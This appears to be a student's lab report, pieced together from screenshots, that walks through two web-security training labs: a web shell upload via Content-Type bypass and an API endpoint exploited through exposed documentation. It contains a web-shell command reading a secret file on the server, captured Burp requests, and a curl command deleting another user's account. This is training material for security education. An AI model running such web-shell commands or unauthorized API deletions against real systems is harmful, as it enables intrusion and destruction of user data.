
Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825


E-mail: computerstudies@neu.edu.ph



Click the open image in new tab



I replaced the header to `cmd=cat+/home/carlos/secret` to access the secret code





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Web shell upload via Content-Type restriction bypass

0a5b005b03bb1fea8048f33c004a008d.web-security-academy.net says

Answer:

Q2x0HMu8MZj2GMTQQDcsUllqj4hndgoN

OK Cancel

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Web shell upload via Content-Type restriction bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|---|
| Vulnerability name | Exploiting an API Endpoint via Documentation Exposure |
| CWE | CWE-200 |
| CVSS score 3.1 Calculator | 9.6 |
| Severity | High |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N |
| Description | This vulnerability allows attackers to access api. This allows attackers to delete or change the files. |
| Security Impact | Confidentiality: High – Exposes sensitive API documentation and user-related data.
Integrity: High – Enables attackers to manipulate or delete critical user accounts.
Availability: None – No direct denial-of-service vector present. |
| Affected host | https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net |
| Remediation | Validate User Actions: Confirm user identities and permissions before processing sensitive API requests. |
| Reference | https://cwe.mitre.org/data/definitions/200.html
https://owasp.org/www-project-api-security/ |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Exploiting an API endpoint using documentation

LAB Not solved

Back to lab description >>

Home | My account

WE LIKE TO SHOP

| Product | Price | Rating | Action |
|----------------------------------|---------|--------|------------------------------|
| The Giant Enter Key | \$53.27 | ★★★★★ | View details |
| Single Use Food Hider | \$25.63 | ★★★★★ | View details |
| Snow Delivered To Your Door | \$20.19 | ★★★★★ | View details |
| ZZZZZ Bed - Your New Home Office | \$80.86 | ★★★★★ | View details |

Exploiting an API endpoint using documentation

LAB Not solved

Back to lab description >>

Home | My account

Login

Username

wiener

Password

•••••

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



After logging in I update my email to access the PATCH

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener |
|----|------------------------------|--------|-------------------------------------|--------|--------|-------------|--------|-----------|-----------|--------------------------|-------|-----|--------------|-------------------|----------------|----------|
| 64 | https://0aae006904d2e26fe... | GET | /academyLabHeader | | | 101 | 147 | | | | | ✓ | 79.125.84.16 | | 19:54:20 S ... | 8080 |
| 62 | https://0aae006904d2e26fe... | GET | /resources/labheader/images/ps-l... | | | 200 | 942 | XML | svg | | | ✓ | 79.125.84.16 | | 19:54:20 S ... | 8080 |
| 61 | https://0aae006904d2e26fe... | GET | /resources/labheader/images/log... | | | 200 | 8852 | XML | svg | | | ✓ | 79.125.84.16 | | 19:54:20 S ... | 8080 |
| 59 | https://0aae006904d2e26fe... | GET | /resources/labheader/js/labHead... | | | 200 | 1673 | script | js | | | ✓ | 79.125.84.16 | | 19:54:20 S ... | 8080 |
| 60 | https://0aae006904d2e26fe... | GET | /resources/js/aniichangeEmail.js | | | 200 | 1380 | script | js | | | ✓ | 79.125.84.16 | | 19:54:20 S ... | 8080 |
| 58 | https://0aae006904d2e26fe... | GET | /my-account | | | 200 | 3553 | HTML | | Exploiting an API end... | | ✓ | 79.125.84.16 | | 19:54:19 S ... | 8080 |
| 55 | https://0aae006904d2e26fe... | PATCH | /api/user/wiener | | ✓ | 200 | 194 | JSON | | | | ✓ | 79.125.84.16 | | 19:54:18 S ... | 8080 |
| 54 | https://0aae006904d2e26fe... | GET | /academyLabHeader | | | 101 | 147 | | | | | ✓ | 79.125.84.16 | | 19:53:26 S ... | 8080 |
| 53 | https://0aae006904d2e26fe... | GET | /resources/js/api/changeEmail.js | | | 200 | 1380 | script | js | | | ✓ | 79.125.84.16 | | 19:53:26 S ... | 8080 |
| 52 | https://0aae006904d2e26fe... | GET | /my-account | | | 200 | 3559 | HTML | | Exploiting an API end... | | ✓ | 79.125.84.16 | | 19:53:25 S ... | 8080 |
| 51 | https://0aae006904d2e26fe... | POST | /login | | ✓ | 302 | 178 | | | | | ✓ | 79.125.84.16 | session=5ZaNK2... | 19:53:24 S ... | 8080 |

Request

```
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
Safari/537.36
11 Accept: */*
12 Origin:
https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net/
my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
  "email": "ramoel@gmail.com"
}
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 48
6
7 {
  "username": "wiener",
  "email": "ramoel@gmail.com"
}
```

Inspector

Request attributes 2

Request cookies 1

Request headers 20

Response headers 4

remove the /user/wiener

Request

```
1 PATCH /api/user/wiener HTTP/2
2 Host: 0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net
3 Cookie: session=5ZaNK2kltgLRpONCJUUhHhKMMYKUKlg
4 Content-Length: 28
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Content-Type: text/plain; charset=UTF-8
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
Safari/537.36
11 Accept: */*
12 Origin:
https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net/
my-account
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
  "email": "ramoel@gmail.com"
}
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 48
6
7 {
  "username": "wiener",
  "email": "ramoel@gmail.com"
}
```



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



```
1 PATCH /api HTTP/2
2 Host: 0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net
3 Cookie: session=52a0k2kltgLG8p0NCJU0mHKKMYKUK1g
4 Content-Length: 28
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86
12 Safari/537.36
13 Accept: */*
14 Origin:
15 https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer:
20 https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net/
21 my-account
22 Accept-Encoding: gzip, deflate, br
23 Priority: u=1, i
24
```

```
1 HTTP/2 302 Found
2 Location: /api/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Response

PrettyRawHexRender

1 HTTP/2 302 Found
2 Location: /api/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

Scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to OrganizerCtrl+O

Show response in browser

Record an issue [Pro version only]>

Request in browser>

Engagement tools [Pro version only]>

Copy URL

Copy as curl command (bash)

Copy to file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection>

Request attribut

Request query

Request cookie

Request header

Response head



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Click the delete row

Exploiting an API endpoint using documentation

LAB Not solved

Back to lab home Back to lab description >>

WE LIKE TO SHOP

REST API

| Verb | Endpoint | Parameters | Response |
|--------|--------------------------|-------------------|----------------|
| GET | /user/[username: String] | {} | 200 OK, User |
| DELETE | /user/[username: String] | {} | 200 OK, Result |
| PATCH | /user/[username: String] | {"email": String} | 200 OK, User |

ToolKit

DELETE

username : String *

carlos

Clear

```
curl -v -X DELETE 'https://0aae006904d2e26fe7a7ecd10003002a.web-security-academy.net/api/user/carlos' -d '{}'
```

Send Request

| | | | |
|--------|--------------------------|-------------------|----------------|
| DELETE | /user/[username: String] | {} | 200 OK, Result |
| PATCH | /user/[username: String] | {"email": String} | 200 OK, User |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Exploiting an API endpoint using documentation

LAB Solved

WebSecurity Academy

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

WE LIKE TO SHOP

REST API

| Verb | Endpoint | Parameters | Response |
|--------|--------------------------|-------------------|----------------|
| GET | /user/[username: String] | {} | 200 OK, User |
| DELETE | /user/[username: String] | {} | 200 OK, Result |
| PATCH | /user/[username: String] | {"email": String} | 200 OK, User |